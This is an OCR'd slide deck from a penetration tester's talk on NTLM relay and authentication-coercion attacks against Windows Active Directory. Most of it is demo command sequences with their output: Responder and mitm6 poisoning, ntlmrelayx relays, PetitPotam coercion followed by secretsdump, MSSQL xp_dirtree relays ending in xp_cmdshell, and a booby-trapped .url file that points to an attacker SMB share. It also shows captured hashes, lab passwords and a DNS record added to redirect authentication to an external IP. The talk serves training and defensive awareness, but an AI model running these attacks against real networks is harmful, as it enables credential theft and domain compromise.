# Coercions and Relays

## THE FIRST CRED IS THE DEEPEST

```
BIOS v4.51PG
Copyright (C) 1984-97,

02/12/1997 For i430VX PCIset & SMC37C932FR

PENTIUM-S CPU at 100MHz
Memory Test :   8192K OK
```

Gabriel Prudhomme @vendetce

Pentester BlackHills Infosec

OSEP,OSCP,PACES,CRTE,CRTP,CRTO,CARTP

```
CMOS - Defaults loaded

Press F1 to continue, DEL to enter SETUP
02/12/97-i430VX-SMC93X-2A59GPAAC-00
```

# AGENDA

- Why this Talk ?
- Theory: NTLM Relay & Methods of Coercion
- Which Protocol Can be Relayed Where ?
- Why it Works ?
- How it Works ? : Demos
- Questions ?

# WHY THIS TALK ?

- Fun, a topic close to my heart
- Not taught in certifications.
- Relatively easy and highly effective
- Applicable in real life.
- Brings awareness to blue teams
- More gears toward beginner to intermediate. But if you are experienced, I hope that you learn a thing or two.
- If you notice errors or knows better ways, please reach out.

# DEMOS INDEX


## PART 1

- 01 - Basic Responder
- 02 - Simple Relay (Local Admin SMB to SMB)
- 03 - Dump AD Information HTTP to LDAP (IPv6 Poisoning)
- 04 – Fake Machine Account Creation via DHCP Poisoning (HTTP to LDAP)
- 05 - SMB to SOCKS AD Users, Groups and Machine Accounts Dump (SOCKS)
- 06 - Domain Administrator Privilege Escalation NetNTLM v1
- 07 - Machine Account Admin to (Exchange Trusted Subsystem Group)
- 08 - Printer LDAP Pass Back Attack
- 09 - MSSQL Relay via XP_DIRTREE
- 10 - SCCM Client Push Installation
- 11 - Files That Coerce (SMB Share)

## PART 2

- 12 - Remote Code Execution (RCE) via WebDAV to RBCD Using Unauthenticated PetitPotam Proxy
- 13 - Local Privilege Escalation (LPE) via WebDAV to RBCD (Change Lock Screen)
- 14 - Local Privilege Escalation (LPE) via WebDAV to Shadow Credentials (Remote C2)
- 15 - Unauthenticated ADCS User Templates Dump Via Web (SMB to HTTP)
- 16 - Active Directory Certificate Services (ADCS) ESC8 via C2 (PortBender)
- 17 - RemotePotato Privilege Escalation via RPC Protocol
- 18 - Kerberos Relay DNS Authentication via Mitm6 (Krbrelayx)
- 19 - Kerberos KrbRelay and KrbRelayUp Tools Local Privilege Escalation (LPE)

# Why it Works ?
# Not a Bug It's a Feature by Design

- LLMNR, NBT-NS, mDNS Enabled
- WPAD Automatic
- LDAPS Not Enabled or Required
- IPv6 Preference
- SMB Signing Disabled (Except DCs)
- ADCS HTTP Endpoint not HTTPS
- Print Spooler Service Enabled
- WebDAV Client Installed but Stopped (Workstation only)
- MachineAccountQuota = 10
- Any low Privilege user can query (AD, BloodHound, Kerberoast, ADCS)

# OPTION 1
# COERCION
## POISON THE NETWORK

### LLMNR NBT-NS MDNS

- Responder (Linux)
- Inveigh (PS, .Net)
- Pretender (Cross platform , GO)

### DHCP

- Responder (Linux)

### DHCP IPV6

- Mitm6 (Linux)
- Inveigh (PS, .Net)

### ARP

- Bettercap (Linux)
- * Risky

https://g-laurent.blogspot.com/2021/08/responders-dhcp-poisoner.html
https://www.fox-it.com/nl-en/blog-6-mitm6-compromising-ipv4-networks-via-ipv6/

# OPTION 2
# COERCION ON DEMAND
If I were you, I would comply.

## PRINTERBUG MS-RPRN

- Authenticated

## PETITPOTAM MS-EFSR

- Unauthenticated (DC) Patched
- Authenticated

## DFSCOERCE MS-DFSNM

- Authenticated
- DC only

## PRIVEXCHANGE API PUSHSUBSCRIPTION

- Patched

## SCCM

- Authenticated

## COERCER

- All in one tool

# What Protocol Can be Relayed Where ?


Work In Progress

| client: session signing | | server: session signing | | | | | | server: EPA | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | SMB1 | HTTP | SMB1 | SMB2 | LDAP | SMB1/2 / LDAP | LDAPS | HTTPS | LDAPS | HTTPS | LDAPS / HTTPS |
| | | "disabled" | "not supported" | "enabled" | "not required" | "None" | "required" | "Never" | "Off" | "When supported" | "Accept" | "Always / Required" |
| SMB1 | "disabled" | ✓ | ✓ | ✓ | ✓🍎 | ✓💥 | ✗ | ✗ (ntlmrelayx?) | ✓ | ✓ | ? | ✗ |
| HTTP | "not supported" | ✓ | ✓ | ✓ | ✓🍎 | ✓ | ✗ | ✓ | ✓ | ✓ | ? | ✗ |
| HTTP | "supported" (WebDAV and other Microsoft clients) | ✓ | ✓ | ✓ | ✓🍎 | ✓ | ✗ | ✓ | ✓ | ✗ | ? | ✗ |
| SMB1 | "enabled" | ✓ | ✓ | ✓ | ✓🍎 | ✓💥 | ✗ | ✗ (ntlmrelayx?) | ✓ | ✗ | ? | ✗ |
| SMB2 | "not required" | ✓ | ✓ | ✓ | ✓🍎 | ✓💥 | ✗ | ✓💥 | ✓ | ✗ | ? | ✗ |
| SMB1 | "required" | ✓ | ✓ | ✓ | ✗ (ntlmrelayx?) | ✓💥 | ✗ | ✗ (ntlmrelayx?) | ✓ | ✗ | ? | ✗ |
| SMB2 | "required" | ✓🌿🍎 | ✓🌿🍎 | ✓🌿🍎 | ✓🌿🍎 | ✓💥🌿🍎 | ✗ | ? | ✓🌿🍎 | ✗ | ? | ✗ |

| | |
|---|---|
| ✗ | it doesn't work |
| ✓ | it works |
| 🍎 | enabling SMB2 support is needed (`-smb2support`) |
| 🌿 | disabling multirelay (`--no-multirelay`) is needed (having only one target (`-t`) does that automatically) |
| 💥 | exploiting CVE-2019-1040 (`--remove-mic`) is needed (for unptached targets only) |
| * | needs testing and/or confirmation |


✗ (ntlmrelayx?) — ntlmrelayx seemed faulty, needs to be tried again with network analysis

https://www.thehacker.recipes/ad/movement/ntlm/relay @_nwodtuhs
https://en.hackndo.com/ntlm-relay/ @HackAndDo





@_nwodtuhs




https://www.thehacker.recipes/ad/movement/ntlm/relay

@_nwodtuhs

* **NTLM authentications** *can be directly obtained through* **coercion methods** *or indirectly with other* **man-in-the-middle** *techniques not featured in this graph like ARP poisoning,LLMNR/NBT-NS/mDNS/DNS spoofing, ...*

# Recon Tools

## LDAP(S)

- https://github.com/zyn3rgy/LdapRelayScan (Python)
- https://github.com/cube0x0/LdapSignCheck (BOF & .NET)

## SMB Signing

- https://github.com/lgandx/Responder/blob/master/tools/RunFinger.py (Python)
- https://github.com/byt3bl33d3r/CrackMapExec (Python)

## Machine Account Quota

- https://github.com/outflanknl/C2-Tool-Collection/tree/main/BOF/AddMachineAccount (BOF)
- https://github.com/FuzzySecurity/StandIn (.NET)
- https://github.com/Porchetta-Industries/CrackMapExec (Python)

## WebDAV Client (Workstations)

- https://github.com/Hackndo/WebclientServiceScanner (Python)
- https://github.com/G0ldenGunSec/GetWebDAVStatus (BOF & .NET)

# DEMO

# 01 - Basic Responder

SMB NetNTLM V2 HASH

- Crack the hash to clear text password
- Relay it using Ntlmrelayx

Responder.py -I eth0
hashcat -m 5600 ./netntlmv2 ./wordlist.txt

| | | |
|---|---|---|
| 5400 | IKE-PSK SHA1 | https://hashcat.net/misc/example |
| 5500 | NetNTLMv1 / NetNTLMv1+ESS | u4-netntlm::kNS:338d08f8e26de933 |
| 5600 | NetNTLMv2 | admin::N46iSNekpT:08ca45b7d7ea58 |
| 5700 | Cisco-IOS type 4 (SHA256) | 2btjjy78REtmYkkW0csHUbJZOstRXoV |
| 5800 | Samsung Android Password/PIN | 0223b799d526b596fe4ba5628b9e650 |

https://hashcat.net/wiki/doku.php?id=example_hashes

# 02 - Simple Relay (Local Admin SMB to SMB)

- Ntlmrelayx.py

nano Responder.conf (turn off smb and http)
Responder -I eth0
cme smb 192.168.1.0/24 --gen-relay-list relay.txt
ntlmrelayx.py -tf ./relay.txt -smb2support
wmiexec.py DESKTOP-A3QM67G/administrator@192.168.1.205 -hashes :HASH

https://www.secureauth.com/blog/we-love-relaying-credentials-a-technical-guide-to-relaying-credentials-everywhere/
https://github.com/SecureAuthCorp/impacket

# 03 - Dump AD Information
# HTTP to LDAP (DHCP IPV6 Poisoning)

- mitm6

```
mitm6 -d mercedes.local
ntlmrelayx.py -6 -t ldap://dc-mercedes  --no-smb-server -wh attacker-wpad
```

https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/

# 04 – Fake Machine Account Creation via DHCP Poisoning (HTTP to LDAP)

ntlmraddcomputer.py 'mercedes.local/administrator:Alphatango999!' -dc-ip 192.168.1.7 -domain-netbios MERCEDES.LOCAL -computer-name FIFFMIEL$ -deleteelayx.py -t ldaps://dc-mercedes --add-computer --no-smb-server -wh attacker-wpad

./Responder.py -I eth0 –Pdv

GetUserSPNs.py 'mercedes.local/FIFFMIEL$' -dc-ip 192.168.1.7

- Clean Up (Needs DA)

addcomputer.py 'mercedes.local/administrator:Alphatango999!' -dc-ip 192.168.1.7 -domain-netbios MERCEDES.LOCAL -computer-name FIFFMIEL$ -delete

```
┌──(root㉿kali)-[~]
└─# addcomputer.py 'mercedes.local/administrator:Alphatango999!' -dc-ip 192.168.1.7 -domain-netbios MERCEDES.LOCAL  -computer-name FIFFMIEL$ -delete
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Successfully deleted FIFFMIEL$.
```

https://g-laurent.blogspot.com/2021/08/responders-dhcp-poisoner.html

# 05 - SMB to SOCKS AD Users, Groups and Machine Accounts Dump (SOCKS)

- Have no HTTP request ? Can't crack SMB NetNTLM v2 hash?
- Not Local Admin ?
- Identify hosts where SMB signing is disabled.
- Relay SMB request to them using the SOCKS option.
- Run lookupsid.py to dump local and domain users, machines and groups.

```
nano Responder.conf (turn off smb and http)
./Responder.py -I eth0
crackmapexec smb 192.168.1.0/24 --gen-relay-list relay.txt
ntlmrelayx.py -tf ./relay.txt -smb2support -socks
nano /etc/proxychains4.conf
proxychains lookupsid.py MERCEDES/LOW@192.168.1.200 -no-pass -domain-sids
```

# 06 - Domain Controller NetNTLMv1
# DA Privilege Escalation

- Settings : LAN Manager authentication level
- Coerce the Domain Controller to give its NetNTLMv1 machine account hash : Printer Bug or PetitPotam
- Crack / downgrade the NetNTLM v1 hash to a regular NTLM that can be use in a Pass-the-hash attack
- DCSync Attack (Pass-the-hash)
- Have code exec as Domain Administrator on the DC. (Pass-the-hash)


```
Python3 ./Responder.py -I eth0
Python3 ./Responder.py -I eth0 --lm --disable-ess

Python3 PetitPotam.py our-ip dc-ip
Python3 PetitPotam.py our-ip dc-ip -u low -p ‘pass’ -d legacy
secretdump.py ‘LEGACY/DC1$@dc-ip’ -hashes:NTLM-DC-HASH
```

https://crack.sh/netntlm/
https://github.com/evilmog/ntlmv1-multi

# 07 - Machine Account, Admin to (Exchange Trusted Subsystem Group)

- Exchange Servers are member of the Exchange Trusted Subsystem Group
- Need 2 or more Exchange servers
- Installation prior to 2019 (PrivExchange)
- Bloodhoud Cypher Query : MATCH p=(c1:Computer)-[r1:MemberOf*1..]->(g:Group)-[r2:AdminTo]->(n:Computer) RETURN p




https://www.praetorian.com/blog/active-directory-computer-account-smb-relaying-attack/
https://www.praetorian.com/blog/computer-account-relaying-vulnerabilities-part-2/

# 08 - Printer LDAP Pass Back Attack


- Identify printers that use the default passwords.
- Locate the LDAP options.
- Change the Domain Controllers IP for our attacker IP.
- If possible lower the authentication type to NetNTLV2 > NetNTLV1 > clear text credentials.
- Find a way to provoke the authentication.
- Receive the authentication attempt using Netcat, Responder or Ntlmrelayx
- If the printer require a bind connection, use socat to forward the request to the real DC and use tcpdump or wireshark.

http://foofus.net/goons/percx/praeda/pass-back-attack.pdf
https://hackinparis.com/data/slides/2014/DeralHeilandandPeterArzamendi.pdf

# 08 - Printer LDAP Pass Back Attack


'web/entry/en/websys/webArch/mainFrame.cgi

RICOH MP Web Image Monitor

Home

LDAP

OK Cancel

- Identification Name :
- Server Name : OUR IP
- Search Base : OU= DC= DC=c
- Port Number : 8080
- SSL : On Off
- Authentication : Cleartext Authentication
- User Name :
- Password : Change
- Realm Name : 1: Not Programmed

When [Not Programmed] is selected, Kerberos authentication will be set to inactive.

- Japanese Character Code Set: UTF-8
- Connection Test : Start

```
root@ /home/ # nc -lnvp 8080
Listening on 0.0.0.0 8080
Connection received on  10401
0;c6

<
  objectclass0supportedLDAPVersion0P0.
```

DOM \ USERNAME

PASS

# 09 - MSSQL Relay via XP_DIRTREE

- Sometimes low privilege accounts have access to MSSQL Servers.
- Login and coerce the MSSQL server to authenticate back to us via the
- XP_DIRTREE SQL Query command.
- Relay the incoming SMB request to other hosts via the SQL or SMB protocol.

```
Powershell -ep bypass
Import-Module .\PowerUpSQL.psd1
Get-SQLInstanceDomain
Get-SQLInstanceDomain | Get-SQLServerInfo –Verbose

EXEC sys.xp_dirtree '\\192.168.1.200\test’

ntlmrelayx.py -t mssql://192.168.1.201 -smb2support -q "SELECT IS_SRVROLEMEMBER('sysadmin’);”
ntlmrelayx.py -t mssql://192.168.1.201 -smb2support –socks

proxychains3 mssqlclient.py -windows-auth MERCEDES/SERVICE-SQL@192.168.1.201 -no-pass
enable_xp_cmdshell
xp_cmdshell whoami
```

# 10 - SCCM Client Push Installation

- Invoke Client Push Installation
- Config: Enable automatic site-wide client push installation & Allow connection fallback to NTLM

```
Responder -I eth0
SharpSCCM.exe local siteinfo
SharpSCCM.exe SCCM.root.local ROO invoke client-push -t 192.168.2.102
```

https://posts.specterops.io/coercing-ntlm-authentication-from-sccm-e6e23ea8260a

Chris Thompson @_Mayyhem (SpectorOps) / Previous work Matt Nelson @enigma0x3

# 11 - Files That Coerce (SMB Share)

.SCF - File did not work well
.lnk - worked well
.url - worked well (editable)
.library-ms
.searchConnector-ms (Start WebDAV client service)

nano cropipurl.url
[InternetShortcut]
URL=farmer
WorkingDirectory=farmer
IconFile=\\192.168.1.201\harvest\%USERNAME%.icon
IconIndex=1

Host Based Firewall

Adding the URI '/Temporary_Listen_Address/' on port 80

```
C:\Users\low>netsh http show urlacl

URL Reservations:
-----------------

    Reserved URL            : http://+:80/Temporary_Listen_Addresses/
        User: \Everyone
            Listen: Yes
            Delegate: No
            SDDL: D:(A;;GX;;;WD)

            Listen: Yes
            Delegate: No
            SDDL: D:(A;;GX;;;BU)(A;;GX;;;LS)
```

```
python3 smbmap.py -u low -p 'Alphatango999!' -d mercedes -H 192.168.1.0/24
python3 smbmap.py -u low -p 'Alphatango999!' -d mercedes -H 192.168.1.200 -r 'share-employees'
python3 smbmap.py -u low -p 'Alphatango999!' -d mercedes -H 192.168.1.200 --upload
/root/Desktop/projects/cropipurl.url 'share-employees/cropipurl.url'
```

https://www.mdsec.co.uk/2021/02/farming-for-red-teams-harvesting-netntlm/ @domchell
https://twitter.com/NinjaParanoid/status/1265187842889744384 @NinjaParanoid


InterMISSION
10 MINUTES BREAK

# What is WebDAV ?

## Hello Darkness My Old friend

- WebDAV is a file server over HTTP
- \\workstation1@8080\fake\img.jpg
- The service WebClient is present on workstation by default (not started). Not present on server OS by default ☹
- Produce an HTTP hash > relay to LDAP
- Can be on any port: 80, 8080 whatever

| | | | | |
|---|---|---|---|---|
| WalletService | Hosts objec... | | Manual | Local Syste... |
| WarpJITSvc | Provides a JI... | | Manual (Trig... | Local Service |
| Web Account Manager | This service ... | Running | Manual | Local Syste... |
| WebClient | Enables Win... | | Manual (Trig... | Local Service |
| Wi-Fi Direct Services Conne... | Manages co... | | Manual (Trig... | Local Service |
| Windows Audio | Manages au... | Running | Automatic | Local Service |

## Prerequisites:

- It needs the system's NetBIOS name
- Must be in the "local intranet" zone
- We either need a DNS record, create one or poison the network (Responder)
- However, we can even create a DNS A record > external IP

# WebDAV to External IP via DNS A Record

- Network Segmentation Limitation ?

```
root@GP-bhis-demo:~/krbrelayx# proxychains4 python3 dnstool.py -u mercedes\\low
dc-mercedes.mercedes.local -r external -a add -d 159.203.43.25 --tcp
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Password:
[-] Connecting to host...
[-] Binding to host
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  dc-mercedes.mercedes.local
:389  ...  OK
[+] Bind OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.1.7:53  ...  OK
[-] Adding new record
[+] LDAP operation completed successfully
```

```
PS C:\Users\low> ping ext

Pinging ext.mercedes.local [159.203.43.25] with 32 bytes of data:
Reply from 159.203.43.25: bytes=32 time=25ms TTL=55
Reply from 159.203.43.25: bytes=32 time=21ms TTL=55
```

```
PS C:\Users\low> dir \\external@80\anything
dir : Cannot find path '\\external@80\anything' because it does not
At line:1 char:1
```

```
[WebDAV] NTLMv2 Client   : 135.19.185.223
[WebDAV] NTLMv2 Username : MERCEDES\low
[WebDAV] NTLMv2 Hash     : low::MERCEDES:8df23aa928faefad:C5B03315
773250C404:0101000000000000B1D128BD90C3D8011530654F30B1EBDC000000(
F003700520001001E00570049004E002D0044004D005900350053004D00310032(
400140034004F00370052002E004C004F00430041004C0003003400570049004E(
```

proxychains4 python3 dnstool.py -u mercedes\\low dc-mercedes.mercedes.local -r ext -a add -d 159.203.43.25

ping external for confirmation (might take a few minutes)

https://github.com/dirkjanm/krbrelayx

# WebDAV to External IP via DNS A Record

- Clean Up

proxychains python3 dnstool.py -u mercedes\\low dc-mercedes.mercedes.local -p 'Alphatango999!' -r ext  -a ldapdelete -d 159.203.43.25

```
root@GP-bhis-demo:~/krbrelayx# proxychains python3 dnstool.py -u mercedes\\low dc-mercedes.mercedes.local
-p 'Alphatango999!' -r ext  -a ldapdelete -d 159.203.43.25
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[-] Connecting to host...
[-] Binding to host
